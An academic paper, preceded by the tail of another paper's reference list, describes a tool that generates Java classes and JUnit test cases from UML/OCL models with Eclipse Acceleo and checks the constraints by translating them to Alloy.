- [5] Kashkoush, M., ElMaraghy, H., "An integer programming model for discovering associations between manufacturing system capabilities and product features", *Journal of Intelligent Manufacturing*, 28, 4, Apr. 2017, pp. 1031–1044.

- [6] Aydiner, A. S., "Linking Information System Capabilities with Firm Performance: A Review of Theoretical Perspectives and New Research Agenda", *International Journal of Research in Business and Social Science*, 6, 1, Feb. 2017, pp. 55–64.
- [7] Nielsen, C. B., Larsen, P. G., Fitzgerald, J., Woodcock, J., Peleska, J., "Systems of Systems Engineering: Basic Concepts, Model-Based Techniques, and Research Directions", *ACM Computing Surveys (CSUR)*, 48, 2, Sep. 2015, pp. 1–41.
- [8] Department of Defense, "Systems of Systems Engineering", URL: <http://dl.acm.org/citation.cfm?id=2794381>. Fecha de último acceso: 14/08/2017.
- [9] Fang, Z., DeLaurentis, D., "Dynamic Planning of System of Systems Architecture Evolution", *Procedia Computer Science*, 28, Jan. 2014, pp. 449–456.
- [10] Pach, C., Berger, T., Bonte, T., Trentesaux, D., "ORCA-FMS: a dynamic architecture for the optimized and reactive control of flexible manufacturing scheduling", *Computers in Industry*, 65, 4, May 2014, pp. 706–720.
- [11] Wan, J., Zhang, D., Sun, Y., Lin, K., Zou, C., Cai, H., "VCMA: A Novel Architecture for Integrating Vehicular Cyber-Physical Systems and Mobile Cloud Computing", *Mobile Networks and Applications*, 19, 2, Apr. 2014, pp. 153–160.
- [12] Strowd, H. D., Lewis, G. A., "T-Check in System-of-Systems Technologies: Cloud Computing", *CMU/SEI-2010-TN-009*, Software Engineering Institute, Sep. 2010.
- [13] Dowell, S., Barreto, A., Michael, J. B., Shing, M. T., "Cloud to cloud interoperability", en *Proceedings of 2011 6th International Conference on System of Systems Engineering*, 2011, pp. 258–263.
- [14] Karnouskos, S., Colombo, A. W., "Architecting the next generation of service-based SCADA/DCS system of systems", en *Proceedings of IECON 2011 - 37th Annual Conference of the IEEE Industrial Electronics Society*, 2011, pp. 359–364.
- [15] Zio, E., Sansavini, G., "Vulnerability of Smart Grids With Variable Generation and Consumption: A System of Systems Perspective", *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, 43, 3, May 2013, pp. 477–487.
- [16] Blas, M. J., Gonnet, S., Leone, H.; "Un Modelo para la Representación de Arquitecturas Cloud basadas en Capas por medio de la Utilización de Patrones de Diseño: Especificación de la Capa de Aplicación", en *Proceedings del 3° Congreso Nacional de Ingeniería Informática/Sistemas de Información (CONAIISI)*, Buenos Aires, Argentina, 2015.
- [17] Nakagawa, E. Y., Gonçalves, M., Guessi, M., Oliveira, L. B. R., Oquendo, F., "The State of the Art and Future Perspectives in Systems of Systems Software Architectures", en *Proceedings of the First International Workshop on Software Engineering for Systems-of-Systems*, New York, NY, USA, 2013, pp. 13–20.
- [18] Maier, M. W., "Architecting Principles for Systems-of-Systems", *INCOSE International Symposia*, 6, 1, Jul. 1996, pp. 565–573.
- [19] Gonçalves, M. B., "Supporting architectural design of acknowledged Software-intensive Systems- of-Systems", Tesis de doctorado, Université de Bretagne Sud, 2016.
- [20] Hu, F., "A Review on Cloud Computing: Design Challenges in Architecture and Security", *Journal of Computing and Information Technology*, 19, 1, May 2011, pp. 25–55.
- [21] Mell, P. M., Grance, T., "The NIST Definition of Cloud Computing", *National Institute of Standards & Technology*, Gaithersburg, MD, United States, 2011.
- [22] Zeigler, B. P., Sarjoughian, H. S., *Guide to Modeling and Simulation of Systems of Systems*. Springer London, 2013.
- [23] Butler, J. M., "Quantum Modeling of Distributed Object Computing", *ACM SIGSIM Simulation Digest*, 24, 2, Dec. 1994, pp. 20–39.
- [24] Hild, D. R., Sarjoughian, H. S., Zeigler, B. P., "DEVSDOC: a modeling and simulation environment enabling distributed codesign", *IEEE Transactions on Systems, Man, and Cybernetics-Part A: Systems and Humans*, 32, 1, Jan. 2002, pp. 78–92.
- [25] Wolf, W. H., "Hardware-software co-design of embedded systems", *Proceedings of the IEEE*, 82, 7, Jul. 1994, pp. 967–9893.
- [26] Edwards, S., Lavagno, L., Lee, E. A., Sangiovanni-Vincentelli, A., "Design of embedded systems: formal models, validation, and synthesis", *Proceeding of the IEEE*, 85, 3, Mar. 1997, pp. 366–390.
- [27] Fehling, C., Leymann, F., Retter, R., Schupeck, W., Arbritter, P., *Cloud Computing Patterns: Fundamentals to Design, Build, and Manage Cloud Applications*. Springer Science & Business Media, 2014.

Automatic Derivation of Software Test-Cases Code from Formal Models

Ilan Rosenfeld¹ and Claudia Pons^{1,2}

⁽¹⁾ *Facultad de Informática, Universidad Nacional de La Plata (UNLP)*

Calle 50 esq. 120, La Plata, Buenos Aires

⁽²⁾ *Universidad Abierta Interamericana (UAI)*

cpons@info.unlp.edu.ar

Abstract

Model-Driven Testing or MDT is a new and promising approach for software testing automation that can significantly reduce the efforts in the testing cycle of every software development. It consists in a black box test that uses structural and behavioral models to automate the tests generation process. In this context, we developed a tool which allows developers to translate a data model with formal constraints to its corresponding Java code, automating the generation of strong test-cases codes and specifying them not only in java language but also in two formal languages, such as OCL and Alloy. This tool gives a trustworthy and verifiable support with different techniques. In this way, the test-cases code generation process is improved and its quality enhanced..

1. Introduction

In the last few years, model-driven development [1] (MDD) has become very popular in the software engineering environment. The development of new technologies and innovations which aim to give models the main and active role in the software development process, against traditional approaches, let the design and software be independent from the architecture and platform, with system portability. Through a series of transformations, a platform independent model is translated into source code, dependent on a specific platform. As a consequence, the system productivity is enhanced, its quality enriched, and its comprehension, evolution, maintenance and reutilization are improved.

The success of any MDD project depends heavily on the quality of the source models. They must be accurate, consistent and complete.

When thinking about models, we use to consider graphic notations such as UML [3]. Usually, UML models consist of diagrams completed with natural language descriptions. The problem of these descriptions

is that even though they are easy to write and understand, they are ambiguous. To overcome this problem, OCL (Object Constraint Language) [4] was born. It is a textual language with a formal foundation, based on the Set Theory and First-order Logic, but with an object-oriented nature that facilitates its understanding. OCL is the standard language to define integrity constraints on UML models. In this way, the combination UML/OCL is considered a formal language.

One of the branches of MDD is the Model-Driven Testing (MDT) [2], a new approach for software testing automation, which can significantly reduce the efforts in the tedious testing cycle of software development. It consists in a black box testing technique that uses structural and behavioral models to automate the generation of test-cases code.

After analyzing several automatic code generation tools from software models, we conclude that they are not taking full advantage of what formal modeling languages offer to testing automation. For this reason our work consisted in building a new software tool for automating the generation of the code of test-cases, but with strong formal foundation.

The tool allows developers to automatically generate Java code from a UML/OCL model, including both the model classes and their test-cases code. The generated test-cases code is written in Java but it is enhanced with formal specifications which allow the static and dynamic formal analysis of the system. In this way, the test-cases code generation process is improved and its quality enhanced.

The rest of the paper is organized as follows. Section 2 describes the basic features of a new software tool for test-cases code generation. Section 3 presents an extension of the tool which improves the tests through the application of a richer formalism. Section 4 discusses a set of related works. Finally, conclusions are presented in section 5.

2. A Tool for Test-cases Code Generation

In this section we describe the characteristics of a new software tool for automating the generation of test-cases code. The tool was developed taking advantage of the Eclipse Modeling Project (<https://eclipse.org/modeling>) that focuses on the evolution and promotion of model-based development technologies within the Eclipse community by providing a unified set of modeling frameworks, tooling, and standards implementations. First, we briefly describe the main elements of Eclipse that we included in our development. Then, we explain the construction process and features of the tool.

2.1. Eclipse Modeling Tools

The Eclipse Modeling Framework (EMF) [6] represents a set of plugins that can be used to model a data model and generate code or other kind of output based on that model. There is a difference between the metamodel and the concrete model: the metamodel describes the model structure, whereas the model is a concrete instance of it. It provides a framework that can be included to store the model information, which uses a default data format called XMI (XML metadata interchange) to persist model data. It allows the developer to create metamodels by different means, for example: XMI, Java annotations, XML schemas, etc.

Papyrus [7] is a subproject component that aims to provide an integrated environment and usable by the user to edit any type of EMF model, supporting UML and related modeling languages such as MARTE. Papyrus provides diagrams editors for EMF based modeling languages such as UML2 and the chance of integrating these editors (which might be GMF based or not) with other tools. It also offers an advanced support for UML profiles, allowing the user to define standard UML2 based DSL editors and their extension mechanism. Its main feature, related to what was mentioned above, is a very powerful set of personalization mechanisms that can be used to create user defined Papyrus perspectives, having the same appearance and simulating a domain specific language (DSL) editor.

Acceleo [8] is an open source project, licensed under EPL (Eclipse public license), available for free. It was designed for MDA technologies developers to increment their software development productivity. It allows the generation of files using UML, MOF and EMF modules. It has a complete integration both with Eclipse and the EMF framework, code and model synchronization, incremental generation, easy updating and templates handling, syntax coloring, auto-complete and errors detection. It requires having a previous knowledge both in Java and modeling.

2.2. Test Code Generation Process

Starting from an OCL/UML data model, the Java code will be automatically generated, creating the classes with their corresponding test-cases code and an OCL file which will contain all the formal constraints in a centralized form. The process is carried out in three steps, as described below.

2.2.1. Creating the data model with Papyrus

When creating a Papyrus project with the Eclipse IDE, a default UML class diagram will be created in three formats: traditional model view (.di), XML annotations (.notation) and Directories tree (.uml). The focus of the tool is on the .di file, from where we can create a traditional class diagram, such as the one displayed in figure 1. The model in the figure represents a university institution, containing Students, Teachers, Subjects, Careers and Careers Plans, among others. The diagram also includes a set of OCL restrictions (the palette Constraint elements) representing invariants and being associated with specific classes. For example, Student are not allow to be enrolled in more than one career, being reflected in the following OCL invariant,

```
Context Student inv:  
self.careers -> size() = 1
```

We can also see a more complex invariant, defining that in order to teach a subject, a teacher must have a specialty on its area, being written as follows,

```
Context Subject inv:  
self.teachers->forAll(o | o.specialtie->includes(self.area))
```

In Papyrus, the OCL invariants are associated to a model class through a pointing arrow, as we can see in the figure 1.

There are other OCL constraints at the model, not visible at first sight, which represent the pre and post conditions of its defined operations. For example, for the *enrolSubject(subject)* operation of the Student class, which enrolls the student to a subject, there is an OCL pre condition specifying that in order to enroll in a subject a student must have already passed all its correlatives, as follows,

```
context Student::enrolSubject(subject)  
pre: self.passedSubjects->includesAll(subject.correlatives)
```

Also, another precondition which checks that the subject inscription is enabled is defined as follows,

```
context Student::enrolSubject(subject)  
pre:subject.inscriptionAllowed=true
```




Figure 1. Class diagram

Then, we define two post conditions for the method. The first one is called *isEnrolledInSubject* and checks that the specified subject has been actually added to the collection, with the following body,

post: self.subjectsIsEnrolledIn-> includes(subject)

The second one, named *adds1Subject*, specifies that,

post: self.subjectsIsEnrolledIn->size() = self.subjectsIsEnrolledIn@pre->size()+1

This last one checks that the collection size is incremented in one. The expression *self.subjectsIsEnrolledIn@pre* represents the objects collection before its modification.

The implementation code should check that all the pre and the post conditions are valid when executing the methods.

The tool we implemented also allows us to define the body of each class method in a different range of languages and formats. In the case study of this paper we define methods bodies using OCL; since this format is quite similar to the Java syntax, its later translation (from the model class into the Java .class file) will be almost direct.

2.2.2. Aceleo translation code

For this case study, we choose the UML metamodel type (the tool give us the chance of using other types). When generating the aceleo file, the following elements will be generated:

- ✓ Two java classes, *Activator.java* and *Generate.java*: configuration files, specifying the included libraries among other things. In this case, we will leave their default values.
- ✓ An Aceleo module called *generate.mtl*: we will write our translation code into this module. Its default code can be seen in figure 2 (to comprehend its syntax you can check the official documentation in [8]).

```

generate.mtl
[comment encoding = UTF-8 /]
[module generate('http://www.eclipse.org/uml2/3.0.0/UML'/)]

[template public generate(aClass : Class)]

[comment @main /]
[file (aClass.name, false, 'UTF-8')]
[aClass.name/]
[/file]

[/template]
    
```

Figure 2. Default generate.mtl file

The first step we must do is to choose an UML model from which generate the corresponding classes, so we will attach the recently created model as the source model in the Aceleo configuration.

Since this code is extensive and the main objective of the work is not to analyze it in detail, we will just focus on its most relevant parts. The code loops over every class of the UML source model, and for each one it creates a .java class with its name, and another one

TestClassToTest.java which tests it. Also, it creates the integration test, which runs every other generated test in only one step and returns its verdict, and the file *University.ocl*, that will have every OCL constraint defined associated to its context and centralized. We can see the beginning of the final Acceleo code in figure 3.

```
[template public generateElement(aClass : Class)]
[comment @main/]
[file (aClass.name+'.java', false, 'UTF-8')]
package results;
import java.util.ArrayList;
import java.util.Collection;

[if (aClass.isAbstract)]
    public abstract class [aClass.name/] {
[else]
    [if (aClass.isLeaf)]
        public class [aClass.name/] extends [aClass.superClass.name/]{
    [else]
        public class [aClass.name/] {
    [endif]
[endif]

    [generateAttributesDefinition(aClass)/]

```

Figure 3. Acceleo code

The *generateElement* template is executed for each class of the model. An abstract class, a subclass or a regular class are created on each of them, also invoking the method *generarDefAtributos* that, representing another template, defines the class attributes, always with protected as the access modifier to make them accessible from the whole package and from their tests.

For each class, an internal class representing a checker is also generated (see figure 4). This checker consists in two methods, *respectInvariants(classInstance)* and *respectCondition(condition)*. Its main objective is to use it whenever a class instance needs to be updated to ensure its invariants keep respected.

At the same time, the class constructor is generated, which checks through the checker that an instance respects its invariants when assigning its attributes. If not, it returns an instance with all its default values.

Generated getters are regular getters, returning the desired attribute. Instead, setters follow this procedure:

1. Save the current instance state through the *saveState* generated method
2. Set the attribute value based on the received parameter.
3. Check the instance still respects its invariants. If not, goes to step 4
4. Return the instance with its previous status, using the *returnState* generated method.

When defining each class method (figure 5), a copy of the object is generated with the name *previous*. Then, the method preconditions are checked. If they fail, the method execution terminates without modifying the instance. If they succeed, the method is executed and

then the instance invariants are checked; if they are not being respected, the instance is returned to its previous status using the created copy, having the method no effect on the instance.

Generated tests for each class extend from the special class *TestCase* in order to test their methods through the JUnit[9] library.

```
[if (aClass.isLeaf)]
public boolean respectInvariants([getRootClass(aClass)/] [aClass.name.toLowerFirst()/])
[aClass.name/] [aClass.name.toLowerFirst()/] =
    ([aClass.name/]) [aClass.name.toLowerFirst()/]In;
[else]
public boolean respectInvariants([aClass.name/] [aClass.name.toLowerFirst()/]) {
[if]
    /** method wich defines if a class instance respects its invariants **/
    [if (aClass.ownedRule->asSet()
        ->union(aClass.inheritedMember
        ->selectByType(Constraint))->isEmpty())]
        return true; //DOES NOT CONTAIN INVARIANTS
    [else]
        try{
            [if (aClass.ownedRule->asSet()->isEmpty())]
                if([for (c: Constraint | aClass.inheritedMember->selectByType(Constraint))
                    separator('&&')]
                    ([OCLInvariant2Java(c.specification.eGet('body')
                    ->first(),
                    aClass.name.toLowerFirst()/)])
                [endif]
            [else]
                if(
                    [for (c: Constraint | aClass.ownedRule->asSequence() separator('&&')]
                    ([OCLInvariant2Java(c.specification.eGet('body')
                    ->first(),
                    aClass.name.toLowerFirst()/)])
                [endif]
                [for]
                [for (c: Constraint | aClass.inheritedMember->selectByType(Constraint))
                    separator('')]
                    && ([OCLInvariant2Java(c.specification.eGet('body')
                    ->first(),
                    aClass.name.toLowerFirst()/)])
                [endif]
                [endif]
                ) return true;
            else return false;
        } catch (NullPointerException e){
            return false;
        }
    [endif]
}

public boolean respectCondition(boolean condition){
    return condition;
}

```

Figure 4. Checker generation

```
[template public generateMethods(aClass : Class) ]
[for (o: Operation | aClass.ownedOperation separator('\n'))]
public void [o.name/] ([writeParameters(o)/] {
    [aClass.name/] previous = this.saveState();
    [if (o.precondition->isEmpty().not())]
    if(this.getChecker().respectsCondition(
        [for (c: Constraint | o.precondition->asSequence() separator('&&')]
        ([OCLPrePost2Java(c.specification.eGet('body')->first(),aClass.name/)])
        [endif])){
        [endif]
        [OCLBody2Java(o.bodyCondition.specification.eGet('body')->first()/)];
        if (! (this.getChecker().respectInvariants(this)))
            this.returnState(previous);
        [if (o.precondition->isEmpty().not())][endif]
    }
    [endif]
}
[/template]

```

Figure 5. Generation of each class methods

The main idea is to associate a checker mock (simulated object to which a specific behavior is set using Mockito [10] library) to the class instance and then verify for each method to test that, if we set that the object passes the method preconditions and the invariants are always respected (which includes after executing the method body) through its checker, then method post conditions must hold as well. Any other case (passing preconditions but not the invariants or not passing

preconditions) may lead to pass post conditions or not, but we do not consider this.

Now that we have defined and analyzed our code, the next step is its execution. Running the *generate.mtl* file as an Acceleo application, the classes and test cases code defined before will be generated.

2.2.3. Analyzing the results

After executing the *generate.mtl* file, the corresponding *java* classes and the *.ocl* file are generated (see in figure 6). Integration test can be run in order to check in just one step that every generated test passes, as shown in figure 7. Regarding to the generated code for each class, we can see a part of the Student class code in figures 8 and 9, and an example Test in figure 10, in which, after validating invariants and pre conditions, it must be assured that post conditions hold as well.

Methods that include *OCLToJava* on their names translate OCL bodies to its corresponding Java code.




Figure 6. Created files after executing the Acceleo code

```
package results;

import org.junit.runner.RunWith;
import org.junit.runners.Suite;
import org.junit.runners.Suite.SuiteClasses;
import junit.framework.TestCase;

@RunWith(Suite.class)
@SuiteClasses({ TestCharge.class, TestEmployee.class, TestDegreeCareer.class,
    TestTeacher.class, TestCareer.class, TestPerson.class, TestStudent.class,
    TestArea.class, TestLabMember.class, TestTitle.class, TestLab.class,
    TestSubject.class, TestPostDegreeCareer.class, TestPlan.class})
public class IntegrationTest extends TestCase{}
```

Figure 7. Integration Test code and its execution result in JUnit

```
import java.util.ArrayList;

public class Student extends Person {

    protected ArrayList<Career> careers;
    protected ArrayList<Subject> passedSubjects;
    protected String studentNumber;
    protected ArrayList<Subject> subjectsIsEnrolledIn;
    protected ArrayList<Title> titles;

    public class StudentChecker extends PersonChecker {
        public StudentChecker() {
        }

        public boolean respectsInvariants(Person studentIn) {
            Student student = (Student) studentIn;
            return ((student.careers.size() <= 1) &&
                (student.personName.length() <= 40) &&
                (student.age >= 18));
        }

        public boolean respectsCondition(boolean condition) {
            return condition;
        }
    }

    public void enrolSubject(Subject subject) {
        Student previous = this.saveState();
        if (this.getChecker().respectCondition(
            (subject.inscriptionAllowed == true) &&
            (this.passedSubjects.containsAll(subject.correlatives)))) {
            this.subjectsIsEnrolledIn.add(subject);
            if (!this.getChecker().respectInvariants(this))
                this.returnState(previous);
        }
    }

    public void enrolDegreeCareer(DegreeCareer degreeCareer) {
        Student previous = this.saveState();
        this.careers.add(degreeCareer);
        if (!this.getChecker().respectInvariants(this))
            this.returnState(previous);
    }

    public void handInThesis(Career career, Title title) {
        Student previous = this.saveState();
        if (this.getChecker().respectCondition(
            ((career.subjects.stream()
                .filter(o ->
                    this.passedSubjects.contains(o)).count() ==
                    career.subjects.size()))
            &&
            (career.thesisRequired == true))) {
            this.titles.add(title);
            if (!this.getChecker().respectInvariants(this))
                this.returnState(previous);
        }
    }
}
```

Figure 8. Student class and its internal checker

```
public void enrolSubject(Subject subject) {
    Student previous = this.saveState();
    if (this.getChecker().respectCondition(
        (subject.inscriptionAllowed == true) &&
        (this.passedSubjects.containsAll(subject.correlatives)))) {
        this.subjectsIsEnrolledIn.add(subject);
        if (!this.getChecker().respectInvariants(this))
            this.returnState(previous);
    }
}

public void enrolDegreeCareer(DegreeCareer degreeCareer) {
    Student previous = this.saveState();
    this.careers.add(degreeCareer);
    if (!this.getChecker().respectInvariants(this))
        this.returnState(previous);
}

public void handInThesis(Career career, Title title) {
    Student previous = this.saveState();
    if (this.getChecker().respectCondition(
        ((career.subjects.stream()
            .filter(o ->
                this.passedSubjects.contains(o)).count() ==
                career.subjects.size()))
        &&
        (career.thesisRequired == true))) {
        this.titles.add(title);
        if (!this.getChecker().respectInvariants(this))
            this.returnState(previous);
    }
}
```

Figure 9. Student class generated methods

```
'est
public void testEnrolSubject() {

    Subject subject = new Subject();
    result = new Student();
    result.setChecker(checker);

    /** RESPECT PRECONDITIONS **/
    when(checker.respectsCondition(
        (subject.inscriptionAllowed == true) &&
        (result.passedSubjects.containsAll(subject.correlatives))))
        .thenReturn(true);

    when(checker.respectsInvariants(result)).thenReturn(true);

    /** EXECUTE THE METHOD TO TEST **/
    result.enrolSubject(subject);

    /** MUST RESPECT POSTCONDITIONS **/
    assertTrue((result.subjectsIsEnrolledIn.size() == student.subjectsIsEnro
        && (result.subjectsIsEnrolledIn.contains(subject))));
}
```

Figure 10. Example test: Student class method

3. Improving Tests with a Richer Formalism

The translation described above allows us to automatically obtain the code of the test cases. These tests will be executed dynamically.

At the same time we will offer another level of verification, in order to improve the coverage of the tests.

We will use the formal language Alloy [5] that allows the static verification of models.

Alloy is a formal modeling language, with formal syntax and semantics, based on first-order relational logic. Its main target is the formal specification of object-oriented models. At a glance, Alloy is similar to UML class diagrams and OCL, but having simpler and cleaner semantics, and being also supported by a rich verification tool named Alloy Analyzer [12]. The Alloy Analyzer analyzes model properties automatically. It applies a delimited verification, limiting the number of objects in each class to a fixed number and checking assertions over the specification within that limit. It uses a SAT-solver to answer verification queries, converting them to logic Boolean formulas.

3.1. Translating from OCL to Alloy

As described in previous section, our translation generates the Java code plus an .ocl file with every OCL constraint that appeared on the source UML model (see figure 11). Since Java handles OCL in its libraries, using EMF let us check the model consistency at an OCL level.

Then, we will use the AlloyMDA[11] tool to translate the OCL code we have generated to its correspondent Alloy code, from which we will be able to use the Alloy Analyzer to check its consistency.

In our case study, by executing the following command:

```
$runghc OCL2Alloy < University.ocl University.uml
```

We obtain the Alloy code, printed by console, as we can see in figure 12. We must copy this code and paste it in an .als file called *University.als*. In the Alloy code, the expression *sig*, abbreviation for *signature*, represents a set of objects (similar to a Java class). These signatures may or not have a set of attributes. For example, the class Career has the expression *some Subject*, where *some* means “at least one” (there are other expressions such as *lone* or *at most one*, *one* or *exactly one*, etc.). Another relevant expression in the code is *subjectsIsEnrolledIn : Subject some ->Time*. This is translated as a set of subjects in which the student is enrolled at a certain moment. Time appears here since the collection can be modified by some method, having to access it in its different states over the variable time.

After defining the signatures, another kind of expressions are introduced, which are headed by the key word *pred* (abbreviation for predicate). They represent the definition of properties, returning the analyzer *true* or *false* if it can find instances that satisfy the predicate or not. It is a way of verifying that our original methods are executed successfully.

```
context Teacher::askForBeingNominated(newCharge:Charge)
    pre: self.specialties->includes(newCharge.subject.area)
    pre: self.antiquty>2
    body: self.charges->union(Bag{newCharge})
    post: self.charges->size()=self.charges@pre->size()+1
    post: self.charges->includes(newCharge)
context Subject
    inv: (self.enrolledStudents->size())<100
    inv: (self.teachers->forAll(o | o.specialties->includes(self.area)))
    inv: (self.subjectName.size())<100
context Subject::addStudent(student:Student)
    pre: self.inscriptionAllowed=true
    body: self.enrolledStudents->union(Bag{student})
    post: self.enrolledStudents->size()=self.enrolledStudents@pre->size()+1
context Person
    inv: (self.personName.size())<=40
    inv: (self.age>=18)
context Student
    inv: (self.careers->size())<=1
context Student::enrolSubject(subject:Subject)
    pre: self.passedSubjects->includesAll(subject.correlatives)
    pre: subject.inscriptionAllowed=true
    body: self.subjectsIsEnrolledIn->union(Bag{subject})
    post: self.subjectsIsEnrolledIn->size()=self.subjectsIsEnrolledIn@pre->size()+1
    post: self.subjectsIsEnrolledIn->includes(subject)
context Student::enrolDegreeCareer(degreeCareer:DegreeCareer)
    body: self.careers->union(Bag{degreeCareer})
    post: self.careers->size()=self.careers@pre->size()+1
    post: self.careers->includes(degreeCareer)
context Student::handInThesis(career:Career,title>Title)
    pre: career.subjects->forAll(o | self.passedSubjects->includes(o))
    pre: career.thesisRequired=true
    body: self.titles->union(Bag{title})
    post: self.titles->size()=self.titles@pre->size()+1
context Career
    inv: (self.duration)=2
```

Figure 11. Generated OCL Centralized Code

Then, we can see the key word *fact*, which represents a restriction assumed to always hold (in other words, an invariant). For example, we see the following fact expressing that a subject can never have more than 99 students,

```
fact {all t:Time | all self:Subject | #self.enrolledStudents <100}
```

The expression *all t:Time* gives the fact its invariant character, holding over the time.

```

module University
sig Time ()
sig Area ()
sig Career (subjects : some Subject)
sig DegreeCareer extends Career ()
sig Plan ()
sig Charge (subject : one Subject)
sig Person ()
sig Student extends Person (subjectsInEnrolledIn : Subject some -> Time, passedSubjects : set Subject, titles : set Title, careers : Career some -> Time)
sig Subject (plansItBelongsTo : some Plan, enrolledStudents : some Student, teachers : some Teacher, correlatives : set Subject, area : one Area)
sig inscriptionAllowed in Subject ()
sig Employee ()
sig Teacher extends Employee (subjectsTeaching : some Subject, specialties : some Area, charges : Charge set -> Time)
sig Title ()

pred askForBeingNominated [self : Teacher, newCharge : Charge, t, t' : Time] (newCharge.subject.area in self.specialties
    <charges.t' = <self.<charges.t' + 1
    newCharge in self.<charges.t'>

fact <all t : Time ! all self : Subject ! #self.enrolledStudents < 100>
fact <all t : Time ! all self : Subject ! all o : self.teachers ! self.area in o.specialties>

pred addStudent [self : Subject, student : Student, t, t' : Time] (self in inscriptionAllowed
    students = <self.enrolledStudents + 1>

fact <all t : Time ! all self : Student ! #self.careers.t <= 1>

pred enrolSubject [self : Student, subject : Subject, t, t' : Time] (subject in inscriptionAllowed
    self.<subjectIsEnrolledIn.t' = <self.<subjectIsEnrolledIn.t' + 1
    subject in self.<subjectsInEnrolledIn.t'>

pred enrolDegreeCareer [self : Student, degreeCareer : DegreeCareer, t, t' : Time] (self.<careers.t' = <self.<careers.t' + 1
    degreeCareer in self.<careers.t'>

pred handInThesis [self : Student, career : Career, title : Title, t, t' : Time] (all o : career.subjects ! o in self.passedSubjects
    self.titles = <self.titles + 1>
    
```

Figure 12. Alloy code generated by AlloyMDA

3.2. Using the Alloy Analyzer

After generating the Alloy code, we can take advantage of its formal analyzer to verify the source UML/OCL model. This analyzer was developed to support lightweight formal methods. As such, its main objective is to provide a complete automatic analysis, unlike the theorem testing techniques usually used in similar specification languages. It works through a reduction to SAT, using first order logic to translate Alloy specifications to very long boolean expressions that can be automatically analyzed by a SAT solver (explaining why from an Alloy logic expression, its analyzer can try to find a satisfying model).

Clearly, the best feature of this tool is finding at least one model which does not satisfy it, revealing the presence of errors. The analyzer can be freely downloaded from [5] in .jar format, being portable and its main screen is displayed in figure 13.



Figure 13. Alloy Analyzer main screen

After opening our .als file, in order to run it, we must specify with the special command run the predicates to run with their scope (setting boundaries). The errors we might find or not will occur inside this scope, being possible to have more/other errors outside.

That is to say, if an example is found, the predicate can be satisfied. On the other hand, if no examples are found, the predicate will be invalid (false for every possible example), or maybe valid but outside the specified scope. We now specify our command to execute the .als file:

run enrolSubject for 4 but exactly 1 Student, exactly 1 Time

In this case, we test the predicate *enrolSubject* with a scope that will limit our search to those instances that have at least 4 instances of each signature, except from Student, which will have just one object. Also, for the sake of simplicity we execute it for just one time instance.

Figure 14 displays the messages returned by the tool console after running the Alloy analyzer. Messages include some irrelevant warnings, the analyzer configuration data, if some instances were found or not, the time it took to execute the analysis and its verdict. In this example the analyzer reported that the model is consistent and let us visualize the generated instance (figure 15).

```

Starting the solver...

Warning #1
This variable is unused.

Warning #2
This variable is unused.

Note: There were 2 compilation warnings. Please scroll up to see them.

Executing "Run enrolSubject for 4 but exactly 1 Student, exactly 1 Time"
Solver=minisat(jni) Bitwidth=0 MaxSeq=0 SkolemDepth=1 Symmetry=20
1674 vars. 214 primary vars. 2536 clauses. 16ms.
Instance found. Predicate is consistent. 0ms.

Note: There were 2 compilation warnings. Please scroll up to see them.
    
```

Figure 14. Alloy Analyzer results

